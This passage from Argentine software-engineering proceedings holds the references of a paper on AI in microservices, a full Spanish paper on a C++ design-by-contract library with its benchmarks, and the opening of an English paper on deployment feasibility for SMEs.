Sin embargo, la integración efectiva de estas técnicas enfrenta varios desafíos importantes. Entre ellos se encuentran la gestión de grandes volúmenes de datos en tiempo real y la necesidad de enfoques integrales que consideren la interdependencia entre los microservicios. A pesar de los avances, aún existen barreras técnicas y metodológicas que deben superarse para maximizar los beneficios de la IA en este contexto.

En síntesis, la investigación destaca tanto los beneficios significativos como los desafíos persistentes asociados con el uso de IA en el diseño de microservicios. Aunque las técnicas emergentes demuestran un notable potencial para mejorar la eficiencia y adaptabilidad del software, es crucial seguir desarrollando y perfeccionando herramientas y metodologías que integren la IA de manera efectiva. Este avance permitirá una mayor comprensión y adopción de estas tecnologías en la industria del software, abriendo nuevas oportunidades para futuros desarrollos y aplicaciones.

Referencias

[1] M. AIT SAID, A. EZZATI, S. MIHI, and L. BELOUADDANE, “Microservices Adoption: An Industrial Inquiry into Factors Influencing Decisions and Implementation Strategies,” International Journal of Computing and Digital Systems, vol. 15, no. 1, pp. 1417–1432, Mar. 2024, doi: 10.12785/ijcds/1501100.

[2] D. Taibi, V. Lenarduzzi, and C. Pahl, “Processes, Motivations, and Issues for Migrating to Microservices Architectures: An Empirical Investigation,” IEEE Cloud Computing, vol. 4, no. 5, pp. 22–32, Sep. 2017, doi: 10.1109/MCC.2017.4250931.

[3] S. Newman, “Building Microservices: Designing Fine-Grained Systems, 1ra edición. Sebastopol, Ciudad de California,” 2015, O’Reilly Media, Inc. ISBN-13.

[4] C. Richardson, Microservices patterns: with examples in Java. Simon and Schuster, 2018.

[5] I. Trabelsi et al., “From legacy to microservices: A type-based approach for microservices identification using machine learning and semantic analysis,” Journal of Software: Evolution and Process, vol. 35, no. 10, p. e2503, 2023.

[6] Y. Yang, X. Xia, D. Lo, and J. Grundy, “A survey on deep learning for software engineering,” ACM Computing Surveys (CSUR), vol. 54, no. 10s, pp. 1–73, 2022.

[7] J. Ierache, R. García-Martínez, and A. De Giusti, “Learning life cycle in autonomous intelligent systems,” in IFIP International Conference on Artificial Intelligence in Theory and Practice, Springer, 2008, pp. 451–455.

[8] S. Moreschini et al., “AI Techniques in the Microservices Life-Cycle: A Survey,” arXiv preprint arXiv:2305.16092, 2023.

[9] A. M. Saucedo and G. Rodríguez, “Migration of Monolithic Systems to Microservices using AI: A Systematic Mapping Study,” in Congresso Ibero-Americano em Engenharia de Software (CIbSE), SBC, 2024, pp. 1–15.

[10] A. Hilali, H. Hafiddi, and Z. El Akkaoui, “Microservices Adaptation using Machine Learning: A Systematic Mapping Study.,” ICSOFT, pp. 521–532, 2021.

[11] A. Goli, N. Mahmoudi, H. Khazaei, and O. Ardakanian, “A Holistic Machine Learning-based Autoscaling Approach for Microservice Applications.,” CLOSER, vol. 1, pp. 190–198, 2021.

[12] G. Becci, M. Morandi, and L. Marrone, “Diseño de sistemas de detección de intrusión en redes definidas por software: revisión basada en machine learning,” in VI Taller del Grupo de Trabajo de Ingeniería de Internet/Argentina (IETF Day 2020)-JAIIO 49 (Modalidad virtual), 2020.

[13] B. Kitchenham et al., “Systematic literature reviews in software engineering–a tertiary study,” Inf Softw Technol, vol. 52, no. 8, pp. 792–805, 2010.

[14] Y. Jiang, N. Zhang, and Z. Ren, “Research on intelligent monitoring scheme for microservice application systems,” in 2020 International Conference on Intelligent Transportation, Big Data & Smart City (ICITBS), IEEE, 2020, pp. 791–794.

[15] Y. Li, Z. Li, Y. Bu, H. Xiao, and Y. Deng, “PF4MD: A Microservice Decomposition Tool Combining Problem Frames,” in 2023 IEEE 31st International Requirements Engineering Conference (RE), IEEE, 2023, pp. 359–360.

[16] A. K. Kalia et al., “Mono2micro: an ai-based toolchain for evolving monolithic enterprise applications to a microservice architecture,” in Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and

Symposium on the Foundations of Software Engineering, 2020, pp. 1606–1610.

[17] C.-A. Sun, Y. Gong, M. Li, L. Xu, J. Han, and Y. Han, "Detecting Inconsistencies in Microservice-Based Systems: An Annotation-Assisted Scenario-Oriented Approach," IEEE Trans Serv Comput, 2024.

[18] B. MAGABLEH and M. ALMIANI23, "Deep Q Learning for Self Adaptive Distributed Microservices Architecture," IEEE Acess, 2019.

[19] A. Singh and A. Aggarwal, "Artificial Intelligence Enabled Microservice Container Orchestration to increase efficiency and scalability for High Volume Transaction System in Cloud Environment," Journal of Artificial Intelligence Research and Applications, vol. 3, no. 2, pp. 24–52, 2023.

[20] V. Nitin, S. Asthana, B. Ray, and R. Krishna, "Cargo: Ai-guided dependency analysis for migrating monolithic applications to microservices architecture," in Proceedings of the 37th IEEE/ACM International Conference on Automated Software Engineering, 2022, pp. 1–12.

[21] N. Parekh, S. Kurunji, and A. Beck, "Monitoring resources of machine learning engine in microservices architecture," in 2018 IEEE 9th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON), IEEE, 2018, pp. 486–492.

[22] M. Imdoukh, I. Ahmad, and M. G. Alfailakawi, "Machine learning-based auto-scaling for containerized applications," Neural Comput Appl, vol. 32, no. 13, pp. 9745–9760, 2020.

[23] K. Sarda, "Leveraging Large Language Models for Auto-remediation in Microservices Architecture," in 2023 IEEE International Conference on Autonomic Computing and Self-Organizing Systems Companion (ACSOS-C), 2023, pp. 16–18. doi: 10.1109/ACSOS-C58168.2023.00025.

[24] D. Zubov, A. Kupin, M. Kosei, and V. Holiver, "Models and Technologies for Autoscaling Based on Machine Learning for Microservices Architecture," 2024.

[25] M. Jin et al., "An anomaly detection algorithm for microservice architecture based on robust principal component analysis," IEEE Access, vol. 8, pp. 226397–226408, 2020.

Aporte a la confiabilidad de programas C++ mediante una herramienta ad-hoc para implementar contratos

Garcia Justo[1], Insfrán Jordán Francisco[1], y Diaz Zamboni Javier Eduardo[1]

[1] Laboratorio de Informática y Computación Aplicada, Facultad de Ingeniería, Universidad Nacional de Entre Ríos, Oro Verde, Entre Ríos, Argentina
justo.garcia@ingenieria.uner.edu.ar
{jordan.insfran,javier.diaz}@uner.edu.ar

Resumen. El diseño por contrato es una metodología en ingeniería de software propuesta por Bertrand Meyer para mejorar la calidad de la construcción de software. A pesar de ser una metodología ampliamente reconocida, se observa que su puesta en práctica no tiene el mismo nivel de aplicación. Con el objetivo de aportar a mejorar la confiabilidad del software desarrollado en C++, en este trabajo se presenta el desarrollo y análisis de una biblioteca para aplicar contratos en dicho lenguaje. La herramienta no depende de extensiones por fuera del estándar de C++, presenta una sintaxis clara, una implementación eficiente y provee una integración con el mecanismo de manejo de excepciones. Está disponible para que equipos de desarrollo que buscan mejorar la confiabilidad de sus desarrollos incorporando diseño por contratos.

Palabras Clave: Contratos · C++ · Calidad del Software · Ingeniería de Software · Confiabilidad

1 Introducción

El diseño por contrato (DbC, por sus siglas en inglés) es una metodología en ingeniería de software, propuesta por Bertrand Meyer, pensada para mejorar la calidad de la construcción de software. Permite reducir la cantidad de código fuente en un programa, evitando el chequeo redundante de parámetros. Se basa en una especificación estricta de las interfaces, incluyendo la especificación de responsabilidades de chequeo por parte de los clientes. De esta manera, los contratos proveen una especificación precisa de la semántica de los componentes, [6,20].

A pesar de ser una metodología ampliamente reconocida, se observa que la puesta en práctica no tiene el mismo nivel de aplicación como lo tiene su reconocimiento. Esto puede deberse a varios factores, como la falta de soporte nativo para contratos en muchos lenguajes de programación, que la formación en programación no haya incorporado estos conceptos, la carencia de herramientas adecuadas para su implementación, la resistencia al cambio por parte de los

desarrolladores acostumbrados a otras metodologías, y la percepción de que la especificación de contratos introduce una carga adicional al proceso de desarrollo.

En un ejercicio de sistematización de las prácticas de diseño y desarrollo aplicadas a la docencia, investigación y desarrollo los autores del presente trabajo consideran fundamental la incorporación de los conceptos y la metodología de diseño por contratos. Esto se debe a que las aplicaciones, y las de los futuros graduados, podrían ser de carácter crítico. Entre ellas se pueden mencionar aplicaciones en dispositivos médicos que interactúan directamente con el organismo, sistemas complejos de procesamiento de datos bioinformáticos que contribuyen al diagnóstico, software de sistemas de transporte, o redes de Internet de las Cosas en hospitales o centros de salud, entre otras [11].

Dada la naturaleza crítica de estas aplicaciones, es importante contar con técnicas y métodos confiables para su desarrollo. Los contratos aportan en este sentido, dado que pueden contribuir significativamente a mejorar la vinculación con los requerimientos al definir claramente las expectativas y responsabilidades de cada componente del sistema, facilitando la detección y corrección temprana de errores. Además, si los contratos forman parte del código fuente y se expresan con una sintaxis diferenciada, se cuenta con los elementos necesarios para explotar la potencia de las pruebas de software, tanto empíricas como formales, [10].

El grupo de trabajo de los autores del presente artículo incorpora herramientas para aplicar la metodología de diseño por contratos en cada lenguaje de programación que utiliza. Esto permite aplicar herramientas de análisis automatizado y aproximaciones formales para la verificación de software, aportando así a la correctitud y robustez de sistemas críticos. Un trabajo desarrollado previamente por los autores del presente trabajo ha sido la implementación de contratos en Python con una biblioteca de terceros. El propósito de este trabajo es pedagógico, ya que exploramos cómo esta metodología puede transformar la experiencia didáctica del diseño y desarrollo de software biomédico crítico. Además, se ensaya cómo la programación basada en contratos puede mejorar el desarrollo de software biomédico al expresar los requerimientos como parte del código fuente y se proponen posibles estrategias para su incorporación en la enseñanza de programación en el área [11].

Centrando ahora la atención en C++, se destaca este lenguaje de programación porque es una elección muy frecuente para el desarrollo de diversas aplicaciones, debido a la eficiencia del código máquina que produce [3], lo cual es fundamental cuando se trabaja con recursos limitados o se requiere un rendimiento optimizado. Es un lenguaje de propósito general que enfatiza el diseño y uso de abstracciones ligeras y ricas en tipos [22]. Esto lo convierte en una plataforma ideal para aplicar metodologías formales que aporten a mejorar la confiabilidad del software, especialmente en aplicaciones críticas donde un fallo podría tener consecuencias graves [22,23]. Algunos de los sistemas más difundidos en la actualidad tienen sus componentes críticos escritos en C++. Entre ellos se encuentran la máquina virtual de Java, los intérpretes de JavaScript y Python, navegadores web y los sistemas operativos. C++ también se utiliza en aplicaciones cien-

tíficas y tecnológicas de carácter crítico, como la tomografía computada, los aceleradores lineales, los controladores de vuelo y controladores electrónicos en automóviles [23,2].

Con el objetivo de aportar a mejorar la confiabilidad del software crítico desarrollado en C++, este trabajo presenta el diseño, desarrollo y análisis de una biblioteca que implementa la programación por contratos en dicho lenguaje. Se exploran diversas formas de implementación mediante una combinación de clases, funciones y macros que permiten la declaración y verificación de precondiciones, postcondiciones e invariantes durante el desarrollo del software. Además, se realiza una comparativa entre estas implementaciones en términos de sintaxis y eficiencia para evaluar su rendimiento. Como resultado, la herramienta desarrollada es totalmente compatible con el estándar de C++ y se destaca por su sintaxis y semántica simples, lo que facilita su adopción y uso por parte de los desarrolladores.

2 Conceptos básicos de contratos

El diseño por contrato establece un marco en el que cada componente del sistema funciona bajo un contrato específico constituido por precondiciones, postcondiciones e invariantes. En esta metodología se debe definir claramente, de acuerdo a los datos disponibles, el comportamiento esperado de cada función, método o clase. En términos más concretos, el diseño por contrato, enfatiza el uso de los conceptos de precondiciones, postcondiciones e invariantes y los incorpora estratégicamente en el concepto de contrato [14,15,17,18]. La metodología propone hacer explícitas y sistemáticas las verificaciones del contrato. En este sentido, precondiciones y postcondiciones forman parte de la interfaz de las funciones dado que establecen propiedades lógicas que deben satisfacerse antes y después, respectivamente, de la ejecución de la tarea u operación que la función implementa, [17].

Las precondiciones son los criterios a cumplir al invocar una función, y las postcondiciones, al completarlas correctamente. En general, las funciones reciben argumentos con expectativas específicas. En parte, estas refieren a los tipos de datos de los argumentos y en C++ esto se valida durante la compilación, es decir, el compilador y el enlazador pueden asegurar que los argumentos sean del tipo correcto. Sin embargo, existen otras expectativas sobre los parámetros. Por ejemplo, el conjunto de posibles valores que los argumentos toman en el momento de la invocación de la función, y es responsabilidad del programador decidir qué hacer cuando las expectativas sobre los argumentos no se cumplen. Algo similar sucede con los valores de retorno. También se espera sobre ellos que, si la función se ejecuta correctamente, cumpla una expectativa lógica. Desde la perspectiva de C++, contar con información de precondiciones y postcondiciones es muy útil para el desarrollador, para los usuarios de la función y para los testers, [23,14,15].

El invariante es una evaluación lógica sobre el estado de una instancia de una clase que se debe satisfacer antes y después de la invocación de sus operaciones públicas. Es decir, en clases, existe un conjunto de expectativas respecto de lo

que siempre es verdadero para una instancia. En la programación en C++, en general, se asume que el invariante de clase es establecido por su constructor y es mantenido por todas sus funciones miembro con acceso a la representación interna del objeto hasta que este último es destruido, [23]. Sin embargo, si se decide definir el invariante, se sugiere hacerlo en un sitio concreto destinado a este fin cuando se define una clase, [17].

Otro aspecto central en los contratos tiene que ver con qué acciones se deben tomar en caso de incumplimiento del mismo. De acuerdo a B. Meyer [15], si una función o método falla en cumplir con su contrato este debe ser apropiadamente informado al usuario. Para lograr esto, el autor propone un conjunto de leyes que guían el diseño. La primera ley establece que una función puede terminar de dos maneras cumpliendo con su contrato o incumpliéndolo. En caso de incumplir con su contrato, la segunda ley establece que la función siempre debe causar una excepción. Finalmente, la tercera ley establece las estrategias de qué hacer durante el manejo de una excepción.

Desde el punto de vista de C++, la política sobre qué hacer si una función falla, se maneja a niveles de garantías de seguridad, [21,19,24]. Según Stourstrup [23], quien desarrolla una función tienen varias alternativas para tratar los argumentos de entrada, entre las que se incluyen: asegurarse de que cada entrada posee un valor válido, asumir que las precondiciones siempre se cumplen en la invocación, verificar las precondiciones y lanzar una excepción si no se cumplen, o verificar las precondiciones o finalizar el programa si alguna no se cumple. En el caso de postcondiciones en funciones con efectos secundarios recomienda considerarlos y documentar su efecto [23]. En [13], se plantean de forma general diversas acciones defensivas para manejar errores.

3 Propuestas de incorporación de contratos en C++

C++ es uno de los lenguajes más utilizados en sistemas críticos debido a su eficiencia y control sobre recursos de hardware. Sin embargo, carece de soporte nativo para DbC limitando su aplicación directa en la implementación de esta metodología. Los desarrolladores recurren a soluciones *ad hoc*, como documentación o bibliotecas para aplicar esta metodología, [20,8,9]. Particularmente, en [20] los autores tienen como objetivo establecer si el DbC puede ser emulado exitosamente en lenguajes que no proveen soporte nativo para contratos. Para ello desarrollan un framework al que le hacen diversas pruebas para dar respuesta a este planteo.

Por otra parte, se destaca el material producido por el subgrupo SG21 (The Contracts Study Group), que se encuentra avanzando en el estudio de un MVP (*minimum viable product*) para incorporar contratos de manera nativa en C++, [7]. En este grupo se pueden rastrear propuestas de incorporación de contratos al estándar de C++ que datan del año 2004.

En la práctica, se observa un nivel de uso de contratos en C++ muy bajo, y en aquellos que se utiliza, las precondiciones, postcondiciones e invariantes (de clase) suelen representarse como comentarios (por ejemplo "//pre: ... y //post: ...") al

iniciar la definición de una función, o indirectamente como código defensivo en el cuerpo de la función.

4 Métodos

El desarrollo y prueba de la biblioteca se llevó a cabo haciendo uso del framework de QT aprovechando la integración de herramientas y las opciones de configuración que provee para proyectos de este tipo. Se utilizó una versión de C++ del estándar 17, empleando para su compilación gcc en su versión 13. El modelado y documentación del diseño se realizó con UML. El control de cambios del código se gestionó con git y GitHub.

La forma de trabajo consistió en reuniones periódicas entre los integrantes del equipo de trabajo para discutir sobre aspectos relevantes de otras propuestas, y qué mejoras podría aportar la biblioteca desarrollada. Se consideró incorporar los conceptos centrales de DbC guiados por los recursos que provee el lenguaje, manteniendo una sintaxis y semántica simple.

5 Resultados y discusión

A continuación se describen los resultados obtenidos, presentando una discusión en relación con implementaciones propuestas por otros autores. El código fuente de la biblioteca, junto a un conjunto de pruebas unitarias, ejemplos de casos para discutir la metodología y su correcta aplicación, como el dilema del delegado dependiente y la bomba de infusión de insulina, además de un conjunto de comparativas de rendimiento (*benchmarks*) realizadas para evaluar la eficiencia [4]. Además, se puede encontrar la documentación de uso de la biblioteca desarrollada en formato web [1].

En la Figura 1 se muestra el diagrama de clases de la biblioteca para referencia y a continuación en las siguientes secciones se desarrolla cada elemento de la misma.

5.1 Implementación de precondiciones y postcondiciones

Para la incorporación de precondiciones y postcondiciones en la biblioteca se optó por desarrollar tres alternativas: clases, funciones y macros. El propósito de realizar tres desarrollos fue evaluar comparativamente dos aspectos de importancia: sintaxis y eficiencia. En las tres implementaciones, se manejan dos parámetros, una expresión lógica a evaluar y el mensaje que se incorpora a la excepción (ver en siguiente subsección) en caso que la evaluación del condicional de falso. En la Fig 1 sólo se representa la versión con clases.

Implementación con clases Tanto precondiciones y postcondiciones se implementaron como functors e instancias globales. Es decir, la biblioteca pone a disposición dos objetos función que se crean antes de que el programa principal se




Fig. 1. Diagrama UML de la biblioteca

ejecute. Como se mencionó, estos functores reciben dos parámetros, una expresión lógica y un mensaje de error. Si la expresión lógica es verdadera, el functor no realiza ninguna acción y el código continúa ejecutándose. En el caso contrario, el resultado del functor es el lanzamiento de una excepción. A continuación se muestra el prototipo de invocación de una precondición y una postcondición.

```
precond(bool_exp, msg)
postcond(bool_exp, msg)
```

Implementación con funciones De manera similar se llevó a cabo la implementación con funciones. A continuación se muestra el prototipo de invocación de una precondición y una postcondición donde la diferencia en los nombres radica únicamente en la necesidad de diferenciarlas para las pruebas de la biblioteca.

```
precondition(bool_exp, msg)
postcondition(bool_exp, msg)
```

Implementación con macros En relación a las macros, se aconseja reemplazar su utilización por funciones para mantener la verificación de tipos que provee el estándar C++ así como el control de argumentos [25]. Sin embargo, consideramos su utilización dado que es una alternativa utilizada en bibliotecas de alto rendimiento, que también incorporan contrato de manera *ad hoc* [12].

Siguiendo la misma lógica que en las dos implementaciones anteriores se llevó a cabo la propuesta de tres macros. Dos macros son las que utiliza el usuario para expresar precondiciones y poscondiciones. La tercera macro `ASSERT` se emplea como subrutina de las dos primeras, y realiza la evaluación de la expresión y el lanzamiento de la excepción en caso que esta no se cumpla. A

continuación se muestra la manera de invocar las macros para una precondición y una postcondición, respectivamente.

```
#REQUIRE(bool_exp, msg)
#ENSURE(bool_exp, msg)
```

5.2 Incorporación de invariante de clase

Para representar el invariante de una clase específica, se implementó la clase `Invariant` (ver Fig 1). La clase cuenta con un atributo principal que consiste en un vector de funciones booleanas, que constituye el invariante en cada clase. Cada una de ellas es una expresión lógica que debe evaluarse como verdadera en los momentos de la vida de un objeto en el que se requiera su verificación que es, por lo general, en los métodos públicos de una clase.

Las clases que implementan invariantes deben heredar de `Invariant`. Se permite así que las clases derivadas utilicen directamente los métodos y estructuras para añadir y verificar su invariante. Esto contrasta con lo propuesto por [20] donde los autores plantean como desventaja de su framework que el invariante de una clase con miembros privados, no pueden ser chequeados de forma directa. Por lo tanto, una alternativa es hacer que la clase chequeadora del framework sea una clase amiga de la clase base. En esta propuesta, la jerarquía verifica los invariantes a nivel de la clase base, limitando la exposición de atributos privados.

Una dificultad potencial en el uso de esta clase es la necesidad de declarar funciones lambda al añadir un invariante. Para usuarios con un conocimiento actualizado de los estándares de C++, esto no representaría mayores inconvenientes [5]. Sin embargo, para proveer una sintaxis opcional, se definió una macro que facilite la creación de funciones booleanas para los invariantes. Esta macro toma una expresión booleana y la convierte en una función lambda que puede ser añadida directamente a los invariantes.

5.3 Manejo de fallas

Nuestra biblioteca incorpora una excepción (`violation_error`) que representa aquellas situaciones en las que un contrato no puede cumplirse. Esta fue desarrollada respetando la estructura jerárquica de excepciones en el estándar de C++ dotando así de una especificación clara para su interpretación y utilización.

5.4 Pruebas de rendimiento

Para analizar el costo computacional de incorporar contratos se desarrolló un conjunto de pruebas comparativas de tiempo de ejecución basado en el conteo de ciclos de máquina, empleando un método de integración numérica. El código de la prueba se encuentra en [4]. El método numérico se implementó mediante una clase que tiene como atributo los límites de integración y métodos para llevar a cabo la resolución propiamente dicha en base a la función que reciba.

Este método de integración se codificó ensayando la aplicación de las diferentes implementaciones de la biblioteca. Esto es, se ensayan las dos implementaciones de invariantes (con funciones lambda y con macros) y las tres implementaciones para precondiciones y postcondiciones (con funciones, clases y macros).

La figura 2 muestra los resultados de la medición de tiempos en ciclos de máquina del código que implementa el método de integración con las diferentes alternativas de aplicación de contratos. Las columnas verdes corresponden al código sin invariante. Y el grupo de tres columnas de la derecha corresponde al código que no implementa aserciones (precondiciones y postcondiciones) ni invariante por lo que constituyen la medición de tiempo control contra el que se realizaron las comparaciones. El análisis de esta gráfica devela que las macros ofrecen el mejor rendimiento en términos de ciclos, sin que se observe una diferencia significativa en comparación con la ausencia de chequeos. Por otro lado, la verificación de condiciones mediante clases y funciones requiere de dos a tres veces más ciclos que sin chequeos. Adicionalmente, las implementaciones con clases presentaron mejor rendimiento que la implementación con funciones.




Fig. 2. Comparación de tiempos medidos con ciclos de máquina según implementación de aserciones (precondiciones y postcondiciones) e invariantes.

Para lograr una cobertura más amplia de casos de uso, se seleccionaron e implementaron aquellos relevantes encontrados en la bibliografía. Se optó por el "dilema del delegado dependiente" de Meyer [16] porque permite ensayar un hipotético caso de falla de invariante en una relación cliente-servidor.

Finalmente, pero no menos importante, se programa un conjunto de pruebas unitarias para verificar el comportamiento de la biblioteca. Se probaron las distintas implementaciones de precondiciones, postcondiciones e invariantes con

el objetivo de garantizar que se comportan según lo esperado. También, se comprobó la integridad de los mensajes de error y el tipo de excepción lanzada.

6 Conclusión

En este trabajo se propone una biblioteca para implementar la metodología de diseño por contratos en C++. La biblioteca permite definir y verificar precondiciones, postcondiciones e invariantes en tiempo de ejecución con una mínima huella (*footprint*) en el código fuente. La solución propuesta aporta a mejorar la confiabilidad y calidad de las aplicaciones de software crítico en C++ como lo hacen otros trabajos relacionados, pero mejorando la integración de la herramienta al evitar, por ejemplo, las clases y funciones amigas [9].

No obstante, algunos aspectos que podrían ser importantes para algunas aplicaciones particulares, como el desarrollo de drivers o bibliotecas de funciones, no se tuvieron en cuenta inicialmente en esta versión de la herramienta. Sin embargo, surgieron en la fase de prueba ya finalizada la primera iteración de diseño y desarrollo. Por ejemplo, mientras se probaba la biblioteca, en algunos casos surgía la necesidad de activar y desactivar las diferentes aserciones por lo que se consideró una característica importante a añadir, y que desarrollos de otros autores ya incorporan, [20]. Particularmente esta característica, aunque puede ser añadida fácilmente a la biblioteca, merece una evaluación más profunda, dado que no está lo suficientemente clara aun la forma de una solución general y apropiada para todas las situaciones.

Las pruebas y el análisis realizados sobre la biblioteca, validan su eficiencia y su integración sencilla en el flujo de desarrollo de software. Ofrece una sintaxis clara, funciones y métodos eficientes para asegurar el cumplimiento de contratos y gestionar los fallos mediante excepciones integradas a la jerarquía de excepciones del estándar C++. Esto resulta en una propuesta valiosa para equipos de desarrollo que buscan mejorar la confiabilidad de sus desarrollos incorporando diseño por contratos.

Reconocimientos. Este trabajo recibió apoyo financiero del Proyecto de Investigación Científica, Desarrollo e Innovación Tecnológica PID-UNER(6241), Argentina.

Declaración de Intereses. Los autores no tienen intereses contrapuestos que declarar que sean relevantes para el contenido de este artículo.

Referencias

1. DbC Library, `https://fiuner-lica.github.io/biblioteca-dbc-cpp/`
2. Sistema Integrado de Gestion de Proyectos, `https://proyectos.uner.edu.ar/aplicacion.php?ah=st66aa47087e0ee&ai=gestion_extinv`
3. TIOBE Index, `https://www.tiobe.com/tiobe-index/`
4. FIUNER-LICA/biblioteca-dbc-cpp (Jul 2024), `https://github.com/FIUNER-LICA/biblioteca-dbc-cpp`, original-date: 2024-06-11T12:36:23Z

5. Bengtsson, J., Hokka, H.: Analysing Lambda Usage in the C++ Open Source Community (2020)
6. Bourque, P., Fairley, R.E. (eds.): SWEBOK: guide to the software engineering body of knowledge. IEEE Computer Society, Los Alamitos, CA, 3.0 edn. (2014), oCLC: 880350861
7. Doumler, T., Ažman, G., Berne, J., Krzemieński, A., Voutilainen, V., Honermann, T.: Requirements for a Contracts syntax. Tech. Rep. P2885R1, SG21, EWG (Aug 2023)
8. Guerreiro, P.: Another mediocre assertion mechanism for C++. In: Proceedings 33rd International Conference on Technology of Object-Oriented Languages and Systems TOOLS 33 (Jun 2000). https://doi.org/10.1109/TOOLS.2000.848764
9. Guerreiro, P.: Simple support for design by contract in C++. In: Proceedings 39th International Conference and Exhibition on Technology of Object-Oriented Languages and Systems. TOOLS 39 (Jul 2001). https://doi.org/10.1109/TOOLS.2001.941656
10. Hakonen, H., Hyrynsalmi, S., Järvi, A.: Reducing the number of unit tests with design by contract. In: Proceedings of the 12th International CompSysTech. ACM, Vienna, Austria (2011). https://doi.org/10.1145/2023607.2023635
11. Insfrán, J.F., Diaz Zamboni, J.E.: Reflexiones sobre la enseñanza de confiabilidad y seguridad del software en bioingeniería con programación basada en contratos. Universidad Nacional del Comahue (2023)
12. King, D.E.: Dlib-ml: A Machine Learning Toolkit https://jmlr.csail.mit.edu/papers/volume10/king09a/king09a.pdf
13. McConnell, S.: Code complete. Microsoft Press, Redmond, Wash, 2nd ed edn. (2004)
14. Meyer, B.: Applying 'design by contract'. Computer **25**(10) (Oct 1992). https://doi.org/10.1109/2.161279
15. Meyer, B.: Design by Contract. Technical, Interactive Software Engineering Inc (1986)
16. Meyer, B.: The Dependent Delegate Dilemma. In: Broy, M., Grünbauer, J., Harel, D., Hoare, T. (eds.) Engineering Theories of Software Intensive Systems. Springer Netherlands, Dordrecht (2005). https://doi.org/10.1007/1-4020-3532-2_4
17. Meyer, B.: Object-oriented software construction. Prentice Hall PTR, Upper Saddle River, NJ, 2. ed., 16. print edn. (2009)
18. Meyer, B.: Touch of Class. Springer, Berlin, Heidelberg (2009). https://doi.org/10.1007/978-3-540-92145-5
19. Monperrus, M.: Automatic Software Repair: A Bibliography. ACM Comput. Surv. **51**(1) (Jan 2018). https://doi.org/10.1145/3105906, number: 1
20. Nolle, L., Flechais, I.: On a C++ framework to support design by contract. In: 2016 7th IEEE ICSESS (2016). https://doi.org/10.1109/ICSESS.2016.7883011
21. de Pádua, G.B., Shang, W.: Studying the relationship between exception handling practices and post-release defects. In: Proceedings of the 15th International Conference on MSR. ACM (2018). https://doi.org/10.1145/3196398.3196435
22. Stroustrup, B.: Foundations of C++ (2012)
23. Stroustrup, B.: The C++ programming language. Addison-Wesley, Upper Saddle River, NJ, fourth edition edn. (2013)
24. Sutter, H.: When and How to Use Exceptions, http://www.drdobbs.com/when-and-how-to-use-exceptions/184401836
25. TylerMSFT: Macros y C++ (Jun 2023), https://learn.microsoft.com/es-es/cpp/preprocessor/macros-and-cpp?view=msvc-170

Approach to a feasibility analysis method for the deployment of software systems for SMEs

Leandro Moreno[1][0000-0001-7332-3597], Marisa Panizzi[1,2][0000-0002-9699-1544], Rodolfo Bertone[3][0000-0003-0609-0310]
[1]Master's Program in Information Systems Engineering. Graduate School. Universidad Tecnológica Nacional. Universidad Tecnológica Nacional. Facultad Regional Buenos Aires. Medrano 951, C.A.B.A, Argentina.
[2]Information Systems Engineering Department. Universidad Tecnológica Nacional. Facultad Regional Buenos Aires. Medrano 951, C.A.B.A, Argentina.
[3]Computer Science Research Institute (III-LIDI). School of Computer Science. Universidad Nacional de La Plata. Calle 50 y 120 - La Plata - Bs. As. – Argentina.
leandro.moreno@gmail.com, marisa.panizzi@outlook.com, pbertone@lidi.unlp.edu.ar

Abstract: The deployment of software systems is a vital process in the software development life cycle since after a successful deployment, the software system is finally operational for the client to economically benefit from its use. During deployment, there may be some drawbacks which adversely affect organizations, usually causing loss of economic resources. This paper presents a method for analyzing the deployment feasibility of software systems to help small and medium enterprises (SMEs) to identify any deployment elements requiring adjustments or revisions in order to achieve a successful outcome, integrating an organizational vision to the technical analysis. Furthermore, the research steps followed are described, from the state of the art which justifies the need for the method to the initial validation in two software development SMEs from Argentina.

Keywords: software system deployment, feasibility analysis, method, SMEs.

1 Introduction

Software system deployment is a vital process in the software development life cycle since after a successful deployment, the software system is finally operational for the client to economically benefit from its use [1]. During deployment, some drawbacks may occur, such as the lack of (external) components, incomplete downloads, heterogenous and incompatible infrastructure, schedule non-compliance, rework due to poor technological competencies and capabilities, and inadequate final user training and preparation, among others [1], [2], [3], [4].

The software industry is a rapidly growing sector and it is considered to largely contribute to country economies [5]. The emergence of an increasing number of software companies has transformed the software industry and made it more competitive. Software quality improvement has become a key success factor that gives

companies a competitive advantage and it is essential for product quality, business sustainability and growth [6].

The implementation of market standards is usually perceived as costly and difficult to achieve [2] and therefore the smaller organizations must face the challenge of finding a balance between their horizontal everyday practices and the formal, defined and documented procedures inherent to the application of more advanced software improvement processes [1], [4].

In Argentina, the software industry is mainly composed of SMEs, accounting for almost 80% of the sector, which makes them a key player for the sector as well as for the country, and reinforces the need to implement initiatives contributing to the development and improved competitiveness of such companies [7].

